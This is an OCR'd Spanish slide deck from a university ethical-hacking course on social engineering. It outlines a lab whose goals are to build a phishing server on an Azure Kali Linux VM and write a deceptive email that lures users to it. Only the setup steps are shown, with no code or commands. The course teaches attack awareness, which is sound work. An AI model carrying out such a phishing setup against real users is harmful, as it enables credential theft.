
Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Ingeniería Social

Hacking Ético



Daniel Orlando Díaz López, PhD


Profesor principal
Departamento MACC
Universidad del Rosario
danielo.diaz@urosario.edu.co

Ingeniería social

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

El Análisis de Vulnerabilidades es la identificación de loopholes [vacíos, rendijas, brechas, etc.] en las **redes** de comunicaciones, los **sistemas operativos** o los **aplicativos** de una empresa objetivo, con el fin de poder realizar una explotación posterior

¡La ingenuidad del usuario es en si la mas grande vulnerabilidad!



Captura de credenciales usado ingeniería social


Laboratorio


- Implementar un servidor de suplantación de identidad utilizando una máquina virtual en la nube Microsoft Azure
- Generar un mensaje de correo electrónico falso que parezca un mensaje legítimo y que persuada al usuario para acceder al servidor de suplantación definido previamente

Ingeniería social - Primera parte


Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

1. Crear una máquina Kali Linux en Azure






2. Selección de la imagen “Kali Linux” dentro del marketplace




Ingeniería social

